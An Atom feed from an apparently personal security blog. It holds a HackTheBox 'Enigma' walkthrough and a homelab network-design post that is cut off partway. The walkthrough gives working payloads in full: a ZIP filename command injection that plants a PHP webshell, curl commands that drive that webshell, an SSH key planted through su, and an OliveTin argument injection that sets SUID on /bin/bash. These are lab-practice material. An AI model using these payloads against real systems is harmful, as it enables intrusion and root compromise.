<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" xml:lang="en-US"><generator uri="https://jekyllrb.com/" version="4.1.1">Jekyll</generator><link href="https://xpop3.github.io/feed.xml" rel="self" type="application/atom+xml" /><link href="https://xpop3.github.io/" rel="alternate" type="text/html" hreflang="en-US" /><updated>2026-10-17T17:14:38-07:00</updated><id>https://xpop3.github.io/feed.xml</id><title type="html">xPOPE Projects</title><subtitle>Projects, builds, and write-ups by xPOPE: documenting what I&apos;m working on in cybersecurity and tech.</subtitle><author><name>xPOPE</name></author><entry><title type="html">HTB: Enigma</title><link href="https://xpop3.github.io/htb-enigma/" rel="alternate" type="text/html" title="HTB: Enigma" /><published>2026-10-17T00:00:00-07:00</published><updated>2026-10-17T00:00:00-07:00</updated><id>https://xpop3.github.io/htb-enigma</id><content type="html" xml:base="https://xpop3.github.io/htb-enigma/"><![CDATA[<p><img src="/assets/img/posts/enigma/hero.webp" alt="Hack The Box Enigma writeup" /></p>

<p><strong>Machine:</strong> Enigma  ·  <strong>Difficulty:</strong> Easy  ·  <strong>OS:</strong> Linux  ·  <strong>IP:</strong> <code class="language-plaintext highlighter-rouge">10.129.239.191</code></p>

<p>Enigma is a credential-trail box that turns into a CVE-stacking exercise. An anonymous NFS share hands over onboarding credentials, password reuse opens a second mailbox, and from there it is three different CVEs back to back: SQL injection for a hash, P7M command injection for a foothold, and an OliveTin argument-injection bug for root.</p>

<h2 id="0-initial-recon">0. Initial recon</h2>

<p>Started with a standard service version scan:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>nmap <span class="nt">-sV</span> 10.129.239.191
</code></pre></div></div>

<p>Results showed a mail-heavy Linux host:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>22/tcp   - SSH (OpenSSH 9.6p1, publickey only)
80/tcp   - HTTP (nginx 1.24.0)
110/tcp  - POP3 (Dovecot)
111/tcp  - rpcbind (2-4)
143/tcp  - IMAP (Dovecot)
993/tcp  - IMAPS (Dovecot)
995/tcp  - POP3S (Dovecot)
2049/tcp - NFS (nfs_acl v3)
</code></pre></div></div>

<p>SSH was publickey-only from the start, so password auth was never an option there.</p>

<h2 id="1-nfs-the-onboarding-share">1. NFS: the onboarding share</h2>

<p>Used <code class="language-plaintext highlighter-rouge">showmount</code> to check for NFS exports (had to install <code class="language-plaintext highlighter-rouge">nfs-common</code> first since Parrot did not have it):</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>apt <span class="nb">install </span>nfs-common
showmount <span class="nt">-e</span> 10.129.239.191
</code></pre></div></div>

<p>Found <code class="language-plaintext highlighter-rouge">/srv/nfs/onboarding</code> exported to <code class="language-plaintext highlighter-rouge">*</code> (everyone). Mounted it:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">mkdir</span> /mnt/nfs
mount <span class="nt">-t</span> nfs 10.129.239.191:/srv/nfs/onboarding /mnt/nfs
</code></pre></div></div>

<p>Single file inside: <code class="language-plaintext highlighter-rouge">New_Employee_Access.pdf</code>. Opened it and found gold:</p>

<ul>
  <li>Employee: Kevin Mitchell</li>
  <li>Webmail URL: <code class="language-plaintext highlighter-rouge">http://mail001.enigma.htb</code></li>
  <li>Username: <code class="language-plaintext highlighter-rouge">kevin</code></li>
  <li>Password: <code class="language-plaintext highlighter-rouge">Enigma2024!</code></li>
</ul>

<p>Added hostnames to <code class="language-plaintext highlighter-rouge">/etc/hosts</code>:</p>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>10.129.239.191 enigma.htb mail001.enigma.htb
</code></pre></div></div>

<blockquote>
  <p><strong>Wall #1: POP3 plaintext auth blocked.</strong> Tried connecting to POP3 on port 110 with netcat but got <code class="language-plaintext highlighter-rouge">-ERR [AUTH] Plaintext authentication disallowed on non-secure (SSL/TLS) connections.</code> Fix: use the SSL ports instead with <code class="language-plaintext highlighter-rouge">openssl s_client</code>:</p>

  <div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>openssl s_client <span class="nt">-connect</span> 10.129.239.191:995 <span class="nt">-quiet</span>
</code></pre></div>  </div>
</blockquote>

<h2 id="2-webmail-enumeration">2. Webmail enumeration</h2>

<p>Logged into Roundcube webmail at <code class="language-plaintext highlighter-rouge">http://mail001.enigma.htb</code> as kevin. Found one email from <code class="language-plaintext highlighter-rouge">sarah@enigma.htb</code> welcoming Kevin to the team. Nothing actionable beyond learning Sarah’s email address.</p>

<h3 id="password-reuse-sarahs-mailbox">Password reuse: Sarah’s mailbox</h3>

<p>Tried the same default password <code class="language-plaintext highlighter-rouge">Enigma2024!</code> on Sarah’s mailbox and it worked. Inside Sarah’s inbox was the real prize: an email from IT Support with credentials for an internal management panel:</p>

<ul>
  <li>URL: <code class="language-plaintext highlighter-rouge">http://support_001.enigma.htb</code></li>
  <li>Username: <code class="language-plaintext highlighter-rouge">admin</code></li>
  <li>Password: <code class="language-plaintext highlighter-rouge">Ne3s4rtars78s</code></li>
</ul>

<p>Added <code class="language-plaintext highlighter-rouge">support_001.enigma.htb</code> to <code class="language-plaintext highlighter-rouge">/etc/hosts</code>.</p>

<h2 id="3-vhost-discovery">3. Vhost discovery</h2>

<p>While exploring the web services, ran <code class="language-plaintext highlighter-rouge">ffuf</code> to discover additional virtual hosts:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-u</span> http://10.129.239.191 <span class="nt">-H</span> <span class="s2">"Host: FUZZ.enigma.htb"</span> <span class="se">\</span>
     <span class="nt">-w</span> /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt <span class="nt">-fs</span> 154
</code></pre></div></div>

<p>Found <code class="language-plaintext highlighter-rouge">bilbo.enigma.htb</code> returning a 302 redirect. Attempted directory brute-forcing against it but every path returned 302 (redirect to <code class="language-plaintext highlighter-rouge">enigma.htb</code>). This turned out to be a dead end. The real path forward was through the credentials already found.</p>

<blockquote>
  <p><strong>Wall #2: Gobuster vs. wildcard redirects.</strong> Gobuster could not handle <code class="language-plaintext highlighter-rouge">bilbo.enigma.htb</code> because every path returned a 302 with the same 154-byte body. Had to use <code class="language-plaintext highlighter-rouge">ffuf -fs 154</code> to filter responses by size, but even then there was nothing useful behind the vhost.</p>
</blockquote>

<h2 id="4-openstamanager-sql-injection-cve-2026-24418">4. OpenSTAManager SQL injection (CVE-2026-24418)</h2>

<p>Logged into OpenSTAManager 2.9.8 at <code class="language-plaintext highlighter-rouge">http://support_001.enigma.htb</code> with the admin credentials. The platform is an Italian open-source business management tool.</p>

<p>Searched for vulnerabilities and found CVE-2026-24418: error-based SQL injection in the Scadenzario (Payment Schedule) module’s bulk operations handler. The <code class="language-plaintext highlighter-rouge">id_records[]</code> POST parameter was not validated as integers before being placed in a SQL <code class="language-plaintext highlighter-rouge">IN()</code> clause.</p>

<p>Cloned the exploit from GitHub:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>git clone https://github.com/BridgerAlderson/CVE-2026-24418.git
<span class="nb">cd </span>CVE-2026-24418
python3 exploit.py <span class="nt">-t</span> http://support_001.enigma.htb <span class="nt">-u</span> admin <span class="nt">-p</span> Ne3s4rtars78s <span class="nt">--all</span>
</code></pre></div></div>

<p>Dumped two users from <code class="language-plaintext highlighter-rouge">zz_users</code>:</p>

<table>
  <thead>
    <tr>
      <th>User</th>
      <th>Hash (bcrypt)</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>admin</td>
      <td><code class="language-plaintext highlighter-rouge">$2y10rTJV...</code> (already knew the password)</td>
    </tr>
    <tr>
      <td>haris</td>
      <td><code class="language-plaintext highlighter-rouge">$2y10WHf1...</code></td>
    </tr>
  </tbody>
</table>

<blockquote>
  <p><strong>Wall #3: No FILE privilege.</strong> The MySQL user <code class="language-plaintext highlighter-rouge">brollin@localhost</code> had only <code class="language-plaintext highlighter-rouge">USAGE</code> grants. No FILE, no SUPER, no PROCESS. This meant no reading files or writing webshells via SQL injection. Had to find another way in.</p>
</blockquote>

<h3 id="cracking-hariss-hash">Cracking Haris’s hash</h3>


<p>Transferred the bcrypt hash to a Windows desktop with a GPU and ran hashcat:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>hashcat <span class="nt">-m</span> 3200 hash.txt rockyou.txt
</code></pre></div></div>

<p>Cracked in under 20 seconds: <code class="language-plaintext highlighter-rouge">haris : bestfriends</code></p>

<h2 id="5-rce-via-cve-2025-69212-p7m-command-injection">5. RCE via CVE-2025-69212: P7M command injection</h2>

<p>Found a second CVE affecting OpenSTAManager 2.9.8: CVE-2025-69212, an OS command injection in P7M file processing. The <code class="language-plaintext highlighter-rouge">XML::decodeP7M()</code> function passes unsanitized filenames from uploaded ZIP archives directly into an <code class="language-plaintext highlighter-rouge">exec()</code> call for OpenSSL.</p>

<p>The key insight from the PoC: PHP’s <code class="language-plaintext highlighter-rouge">ZipArchive::extractTo()</code> splits filenames on <code class="language-plaintext highlighter-rouge">/</code>, so payloads must not contain forward slashes.</p>

<blockquote>
  <p><strong>Wall #4: Finding the right upload point.</strong> Tried multiple upload points before finding the correct one:</p>

  <ol>
    <li>Import module (CSV import): accepted the file but threw an error at <code class="language-plaintext highlighter-rouge">importFE_ZIP/init.php</code>. Wrong module.</li>
    <li>Profile photo upload: server validated through the Intervention Image library (unable to decode input). Tried embedding PHP in EXIF comments of valid JPEGs, tried <code class="language-plaintext highlighter-rouge">.phar</code> and <code class="language-plaintext highlighter-rouge">.php5</code> extensions. Server saved them but never executed the PHP.</li>
    <li>Sales Invoices &gt; Importazione FE (Electronic Invoicing import): this was the correct module. It processes ZIP files containing P7M-signed XML invoices.</li>
  </ol>
</blockquote>

<h3 id="building-the-payload">Building the payload</h3>

<p>Created the exploit ZIP using Python to handle special characters in the filename:</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">zipfile</span>

<span class="n">cmd</span> <span class="o">=</span> <span class="s">"cd files &amp;&amp; echo '&lt;?php system($_GET[</span><span class="se">\"</span><span class="s">c</span><span class="se">\"</span><span class="s">]); ?&gt;' &gt; SHELL.php"</span>
<span class="n">malicious_filename</span> <span class="o">=</span> <span class="sa">f</span><span class="s">'invoice.p7m";</span><span class="si">{</span><span class="n">cmd</span><span class="si">}</span><span class="s">;echo ".p7m'</span>

<span class="k">with</span> <span class="n">zipfile</span><span class="p">.</span><span class="n">ZipFile</span><span class="p">(</span><span class="s">'/tmp/exploit3.zip'</span><span class="p">,</span> <span class="s">'w'</span><span class="p">)</span> <span class="k">as</span> <span class="n">zf</span><span class="p">:</span>
    <span class="n">zf</span><span class="p">.</span><span class="n">writestr</span><span class="p">(</span><span class="n">malicious_filename</span><span class="p">,</span> <span class="sa">b</span><span class="s">"DUMMY_P7M_CONTENT"</span><span class="p">)</span>
</code></pre></div></div>

<blockquote>
  <p><strong>Wall #5: XML validation errors.</strong> First attempts with dummy content inside the P7M file triggered <code class="language-plaintext highlighter-rouge">Start tag expected, '&lt;' not found</code>. Turns out the error was expected and documented in the PoC. The command injection fires during filename processing BEFORE the XML parsing fails. The “Start tag expected” error is actually confirmation of success.</p>
</blockquote>

<p>Uploaded through Sales &gt; Sales Invoices &gt; Importazione FE, clicked Carica documenti, got the expected XML error, then confirmed the webshell was live:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="s2">"http://support_001.enigma.htb/files/SHELL.php?c=id"</span>
<span class="c"># uid=33(www-data) gid=33(www-data) groups=33(www-data)</span>
</code></pre></div></div>

<h2 id="6-shell-as-www-data-and-pivot-to-haris">6. Shell as www-data and pivot to Haris</h2>

<blockquote>
  <p><strong>Wall #6: Reverse shell nightmares.</strong> Getting a stable reverse shell was painful:</p>

  <ul>
    <li>First reverse shell connected fine via <code class="language-plaintext highlighter-rouge">bash /tmp/rev.sh</code> but was fragile.</li>
    <li>Hit Ctrl+Z trying to upgrade the shell with <code class="language-plaintext highlighter-rouge">stty raw -echo; fg</code> and killed the session entirely.</li>
    <li>The <code class="language-plaintext highlighter-rouge">/tmp/rev.sh</code> file got cleaned between attempts.</li>
    <li>Had to recreate the reverse shell script each time via the webshell.</li>
    <li>Eventually gave up on traditional reverse shells and used the webshell to write an SSH key.</li>
  </ul>
</blockquote>

<h3 id="ssh-key-injection">SSH key injection</h3>

<p>Generated a keypair locally:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh-keygen <span class="nt">-f</span> /tmp/haris_key <span class="nt">-N</span> <span class="s2">""</span>
</code></pre></div></div>

<p>First attempt to write the key as www-data failed because <code class="language-plaintext highlighter-rouge">chown</code> requires root. Used <code class="language-plaintext highlighter-rouge">su</code> through the webshell to write the key as haris:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl <span class="nt">-G</span> <span class="s2">"http://support_001.enigma.htb/files/SHELL.php"</span> <span class="se">\</span>
  <span class="nt">--data-urlencode</span> <span class="s2">"c=echo bestfriends | su - haris -c 'mkdir -p ~/.ssh &amp;&amp; </span><span class="se">\</span><span class="s2">
  echo ssh-ed25519 AAAAC3... &gt; ~/.ssh/authorized_keys &amp;&amp; </span><span class="se">\</span><span class="s2">
  chmod 700 ~/.ssh &amp;&amp; chmod 600 ~/.ssh/authorized_keys'"</span>
</code></pre></div></div>

<p>Then SSH’d in:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh <span class="nt">-i</span> /tmp/haris_key haris@10.129.239.191
</code></pre></div></div>

<h3 id="user-flag">User flag</h3>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">cat</span> /home/haris/user.txt
</code></pre></div></div>

<h2 id="7-privilege-escalation-olivetin-cve-2026-27626">7. Privilege escalation: OliveTin (CVE-2026-27626)</h2>

<h3 id="enumeration">Enumeration</h3>

<p>No sudo access for haris. No interesting SUID binaries. No exploitable cron jobs.</p>

<p>Ran <code class="language-plaintext highlighter-rouge">ss -tlnp</code> and found port 1337 listening on localhost. Curled it and discovered OliveTin, a web UI for predefined shell commands.</p>

<p>Read the config at <code class="language-plaintext highlighter-rouge">/etc/OliveTin/config.yaml</code> and found:</p>

<ul>
  <li><code class="language-plaintext highlighter-rouge">authRequireGuestsToLogin: false</code> (no auth needed)</li>
  <li>A “Backup Database” action running <code class="language-plaintext highlighter-rouge">mysqldump</code> with user-supplied arguments</li>
  <li>The <code class="language-plaintext highlighter-rouge">db_pass</code> argument was type <code class="language-plaintext highlighter-rouge">password</code></li>
</ul>

<p>This is CVE-2026-27626: OliveTin’s <code class="language-plaintext highlighter-rouge">checkShellArgumentSafety</code> function validates argument types to prevent injection, but it explicitly skips password-typed arguments. Since the password gets interpolated into a shell command with single quotes, breaking out of the quotes gives arbitrary command execution as root (OliveTin runs as root).</p>

<h3 id="exploitation">Exploitation</h3>

<p>The <code class="language-plaintext highlighter-rouge">db_pass</code> value gets placed inside single quotes in the <code class="language-plaintext highlighter-rouge">mysqldump</code> command. Breaking out with <code class="language-plaintext highlighter-rouge">x' ; &lt;command&gt; ; #</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>curl http://127.0.0.1:1337/api/StartActionAndWait <span class="nt">-X</span> POST <span class="se">\</span>
  <span class="nt">-H</span> <span class="s2">"Content-Type: application/json"</span> <span class="se">\</span>
  <span class="nt">-d</span> <span class="s1">'{"actionId":"backup_database","arguments":[
      {"name":"db_user","value":"backup_svc"},
      {"name":"db_pass","value":"x'</span><span class="se">\'</span><span class="s1">' ; chmod u+s /bin/bash ; #"},
      {"name":"db_name","value":"production"}
  ]}'</span>
</code></pre></div></div>

<p>This sets the SUID bit on <code class="language-plaintext highlighter-rouge">/bin/bash</code>, then:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/bin/bash <span class="nt">-p</span>
<span class="nb">cat</span> /root/root.txt
</code></pre></div></div>

<h2 id="attack-chain-summary">Attack chain summary</h2>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>NFS anonymous mount
  -&gt; New_Employee_Access.pdf (kevin:Enigma2024!)
    -&gt; Roundcube webmail as kevin
      -&gt; Learned about sarah@enigma.htb
        -&gt; Password reuse: sarah:Enigma2024!
          -&gt; Sarah's inbox: OpenSTAManager admin creds
            -&gt; CVE-2026-24418 SQLi: dumped haris bcrypt hash
            -&gt; CVE-2025-69212 P7M command injection: webshell as www-data
              -&gt; Cracked hash: haris:bestfriends
              -&gt; SSH key injection: shell as haris
                -&gt; user.txt
                  -&gt; OliveTin on localhost:1337
                    -&gt; CVE-2026-27626 password arg injection: root
                      -&gt; root.txt
</code></pre></div></div>

<h2 id="lessons-learned">Lessons learned</h2>

<ol>
  <li><strong>Default passwords get reused.</strong> The onboarding password <code class="language-plaintext highlighter-rouge">Enigma2024!</code> worked across multiple accounts.</li>
  <li><strong>NFS exports to <code class="language-plaintext highlighter-rouge">*</code> are free loot.</strong> Always check <code class="language-plaintext highlighter-rouge">showmount -e</code>.</li>
  <li><strong>Multiple CVEs, one target.</strong> Needed three different CVEs: SQLi for creds, command injection for initial access, and the OliveTin bypass for root.</li>
  <li><strong>Upgrade your shell carefully.</strong> The Ctrl+Z / <code class="language-plaintext highlighter-rouge">stty raw -echo</code> trick can nuke an unstable connection. SSH key injection is more reliable when possible.</li>
  <li><strong>Internal services are goldmines.</strong> Port 1337 was not exposed externally but was the entire path to root.</li>
  <li><strong>Read the PoC carefully.</strong> Wasted time uploading to wrong modules and using wrong payload formats before reading the CVE details thoroughly.</li>
</ol>]]></content><author><name>xPOPE</name></author><category term="htb" /><category term="linux" /><category term="writeup" /><category term="nfs" /><category term="sql-injection" /><category term="command-injection" /><category term="privilege-escalation" /><summary type="html"><![CDATA[A full chain on HackTheBox Enigma: an anonymous NFS share leaks onboarding creds, password reuse opens a mailbox, then three CVEs stack from SQL injection to P7M command injection to an OliveTin argument-injection root.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://xpop3.github.io/assets/img/posts/enigma/hero.webp" /><media:content medium="image" url="https://xpop3.github.io/assets/img/posts/enigma/hero.webp" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">xPOPE-Lab: Building a Segmented Security Homelab on a Retired Workstation</title><link href="https://xpop3.github.io/xpope-lab-homelab/" rel="alternate" type="text/html" title="xPOPE-Lab: Building a Segmented Security Homelab on a Retired Workstation" /><published>2026-10-17T00:00:00-07:00</published><updated>2026-10-17T00:00:00-07:00</updated><id>https://xpop3.github.io/xpope-lab-homelab</id><content type="html" xml:base="https://xpop3.github.io/xpope-lab-homelab/"><![CDATA[<p>Most homelabs grow like weeds. A box here, a container there, and six months
later nobody including the owner can say what can talk to what. I built
xPOPE-Lab around one rule that keeps that from happening:</p>

<blockquote>
  <p><strong>Anything I attack lives on a network that cannot reach anything I use.</strong></p>
</blockquote>

<p>Everything below follows from that. This is the full tour: the hardware, how
the network is carved up, what runs where, and the design decisions that make it
a lab instead of a liability.</p>

<p><img src="/assets/img/posts/xpope-lab/network-map.svg" alt="xPOPE-Lab network map" /></p>

<h2 id="the-hardware">The hardware</h2>

<p><strong>The host: Dell Precision T7910.</strong> A dual-socket Xeon workstation with ECC
memory and a stack of drive bays. It was a hand-me-down, which is the ideal
price for a lab box. It runs <strong>Proxmox VE 9.1</strong> as the hypervisor, carving one
physical machine into every container and VM in this writeup. Proxmox calls the
node <code class="language-plaintext highlighter-rouge">popes</code>, reachable at <code class="language-plaintext highlighter-rouge">192.168.50.33:8006</code>.</p>

<p><strong>The daily driver: “Alert Raven.”</strong> My main desktop (<code class="language-plaintext highlighter-rouge">192.168.50.30</code>), running
a Ryzen 9 9950X3D and an RX 9070 XT 16GB. It does double duty as the lab’s AI
box (more on that below). On the Tailscale side it shows up as
<code class="language-plaintext highlighter-rouge">newdesktop-pope</code>, same machine, two names.</p>

<p><strong>The edge.</strong> Spectrum feeds a modem, which hands off to a <strong>SonicWall TZ500</strong>
acting as the gateway and firewall at <code class="language-plaintext highlighter-rouge">192.168.50.1</code>. Everything on the LAN
sits behind it. No services are exposed to the public internet (see the remote
access section for how I reach the lab from outside without opening a port).</p>

<p><strong>Wireless.</strong> A <strong>UniFi AP (AC HD)</strong> broadcasts the <code class="language-plaintext highlighter-rouge">xPOPE-Lab</code> SSID and carries
the phones, laptops, and TVs. It is managed by a controller running inside the
lab rather than in somebody’s cloud.</p>

<p><strong>ShadowApple.</strong> A <strong>GL-AR300M16</strong> flashed into a DIY Wi-Fi Pineapple (OpenWrt
plus PineAP), admin at <code class="language-plaintext highlighter-rouge">172.16.42.1</code>. It is portable kit for wireless auditing,
not a permanent fixture, so on the map it hangs off the LAN on its own rather
than living inside the Proxmox host.</p>

<h2 id="network-architecture-the-part-that-actually-matters">Network architecture: the part that actually matters</h2>

<p>Proxmox gives me three virtual bridges, and the split between them is the whole
design. Each is a separate broadcast domain with its own gateway on the host:</p>

<table>
  <thead>
    <tr>
      <th>Bridge</th>
      <th>Subnet</th>
      <th>Gateway</th>
      <th>Internet?</th>
      <th>Purpose</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">vmbr0</code></td>
      <td><code class="language-plaintext highlighter-rouge">192.168.50.0/24</code></td>
      <td><code class="language-plaintext highlighter-rouge">.1</code> (SonicWall)</td>
      <td>Yes</td>
      <td>Main LAN: real services and devices</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">vmbr2</code></td>
      <td><code class="language-plaintext highlighter-rouge">10.10.20.0/24</code></td>
      <td><code class="language-plaintext highlighter-rouge">.1</code> (host)</td>
      <td><strong>No</strong></td>
      <td>Vuln-lab: isolated attack range</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">vmbr3</code></td>
      <td><code class="language-plaintext highlighter-rouge">10.10.30.0/24</code></td>
      <td><code class="language-plaintext highlighter-rouge">.1</code> (host)</td>
      <td>NAT only</td>
      <td>Experiment net with internet, no LAN access</td>
    </tr>
  </tbody>
</table>

<p>The important detail is in how <code class="language-plaintext highlighter-rouge">vmbr2</code> and <code class="language-plaintext highlighter-rouge">vmbr3</code> differ, because it is the
difference between “separate subnet” and “actually contained.”</p>

<p><strong><code class="language-plaintext highlighter-rouge">vmbr2</code> is genuinely air-gapped.</strong> On the host it has no physical bridge port
and no NAT rule. Nothing routes it to the LAN and nothing masquerades it out to
the internet. A box on <code class="language-plaintext highlighter-rouge">10.10.20.x</code> can talk to other boxes on <code class="language-plaintext highlighter-rouge">10.10.20.x</code> and
that is the entire universe it knows. When I pop a shell on something there, the
blast radius is a machine I built to be broken into.</p>

<p><strong><code class="language-plaintext highlighter-rouge">vmbr3</code> is deliberately the opposite.</strong> It carries a NAT rule so its traffic
masquerades out through the LAN to the internet, but it still sits on its own
subnet away from everything on <code class="language-plaintext highlighter-rouge">vmbr0</code>:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c"># On the Proxmox host, vmbr3 gets internet via NAT but stays off the LAN</span>
iptables <span class="nt">-t</span> nat <span class="nt">-A</span> POSTROUTING <span class="nt">-s</span> 10.10.30.0/24 <span class="nt">-o</span> vmbr0 <span class="nt">-j</span> MASQUERADE
</code></pre></div></div>

<p>So <code class="language-plaintext highlighter-rouge">vmbr3</code> is for throwaway things that need to pull packages or phone home
without my trusting them anywhere near the main network.</p>

<h2 id="core-services-running-247">Core services (running 24/7)</h2>

<p>These run as lightweight <strong>LXC containers</strong> rather than full VMs, because
single-purpose services do not need the overhead of a whole kernel each.</p>

<p><strong>AdGuard Home</strong> (<code class="language-plaintext highlighter-rouge">192.168.50.200</code>). Network-wide DNS filtering. Every device on
the LAN resolves through it, so ad and tracker blocking happens once, centrally.
The non-obvious part: AdGuard’s own default gateway is set to <code class="language-plaintext highlighter-rouge">.201</code>, the Mullvad
container, not the SonicWall. That means the resolver the whole network depends
on egresses through the VPN tunnel. DNS for the LAN goes out encrypted, filtered,
and from Mullvad’s exit instead of my ISP’s.</p>

<p><strong>Mullvad VPN gateway</strong> (<code class="language-plaintext highlighter-rouge">192.168.50.201</code>). A container running raw <strong>WireGuard</strong>
out to Mullvad, acting as a gateway so I can route selected machines through the
VPN without installing a client on each one. Point a box’s default route at <code class="language-plaintext highlighter-rouge">.201</code>
and its traffic tunnels out. Its own DNS is pointed back at AdGuard on <code class="language-plaintext highlighter-rouge">.200</code>, so
VPN-routed traffic still gets filtered instead of going out raw. A second Mullvad
account drives a separate container so that project’s traffic exits on its own
identity.</p>

<p><strong>UniFi Controller</strong> (<code class="language-plaintext highlighter-rouge">192.168.50.202:8443</code>). Manages the AP, SSIDs, and client
visibility. Running it as its own container means the controller survives reboots
of anything else and never depends on a vendor cloud.</p>

<h2 id="the-attack-range">The attack range</h2>

<p>On the isolated <code class="language-plaintext highlighter-rouge">vmbr2</code> (<code class="language-plaintext highlighter-rouge">10.10.20.0/24</code>):</p>

<ul>
  <li><strong>Kali</strong> (VM 104) as the offensive workstation.</li>
  <li><strong>HTBPARROT</strong> (VM 107), a Parrot build I use for HackTheBox-style work.</li>
  <li><strong>Metasploitable 2</strong> (VM 106) as the intentionally vulnerable target.</li>
</ul>

<p>Kali and HTBPARROT are <strong>dual-homed on purpose.</strong> Each has one NIC on the main
LAN (<code class="language-plaintext highlighter-rouge">vmbr0</code>) and a second NIC on the attack net (<code class="language-plaintext highlighter-rouge">vmbr2</code>). I manage and update
them from the LAN side, and I attack across the isolated side. Metasploitable
has both of its interfaces on <code class="language-plaintext highlighter-rouge">vmbr2</code> only, so the target has no path off the
range at all. That is the model: the attacker can reach in, the target cannot
reach out.</p>

<p>This is the same workflow I run on live HackTheBox boxes, except the target is
local, offline, and air-gapped from everything real. If I break it, I redeploy
it in minutes.</p>

<h2 id="the-rest-of-the-vm-zoo">The rest of the VM zoo</h2>

<p>A pile of lab VMs live on the LAN (<code class="language-plaintext highlighter-rouge">vmbr0</code>), powered off until I need them, so
they cost nothing but disk when idle:</p>

<ul>
  <li><strong>Parrot</strong> (100), another offensive distro build</li>
  <li><strong>TempleOS</strong> (101), because why not</li>
  <li><strong>testthesenutes</strong> (102), a scratch box with an honest name</li>
  <li><strong>WinSrv2022</strong> (103) and <strong>Win10</strong> (105), Windows targets and AD practice</li>
  <li><strong>Cs16serv</strong> (202), a Counter-Strike 1.6 dedicated server sitting on the
NAT’d <code class="language-plaintext highlighter-rouge">vmbr3</code> experiment net at <code class="language-plaintext highlighter-rouge">10.10.30.10</code></li>
  <li><strong>InstaBOT</strong> (201), an old automation container, parked</li>
</ul>

<h2 id="local-ai-inference-over-the-lan">Local AI inference over the LAN</h2>

<p>Alert Raven runs <strong>LM Studio</strong> serving local models on the LAN at port <code class="language-plaintext highlighter-rouge">1234</code>
with an OpenAI-compatible API. Any machine in the lab, including boxes on the
attack side, can point at that endpoint for inference instead of calling a cloud
provider. It keeps experiments self-contained and keeps the data on my own
hardware, which matters when the “data” is lab traffic I would rather not ship
to a third party.</p>

<h2 id="remote-access-with-zero-open-ports">Remote access with zero open ports</h2>

<p><strong>Tailscale</strong> stitches the machines that matter into a private mesh: the
desktop, the Proxmox host, a couple of Parrot boxes, a Windows server, and more.
Eleven nodes in total. I can reach the lab from anywhere without forwarding a
single port on the SonicWall. Nothing is exposed to the public internet, there
is no public-facing admin panel, and if a device is not on the tailnet, it does
not get in. That is the whole security pitch for remote access: the attack
surface from the outside is a WireGuard handshake, not a login page.</p>

<h2 id="design-principles-if-you-are-building-one">Design principles, if you are building one</h2>

<ol>
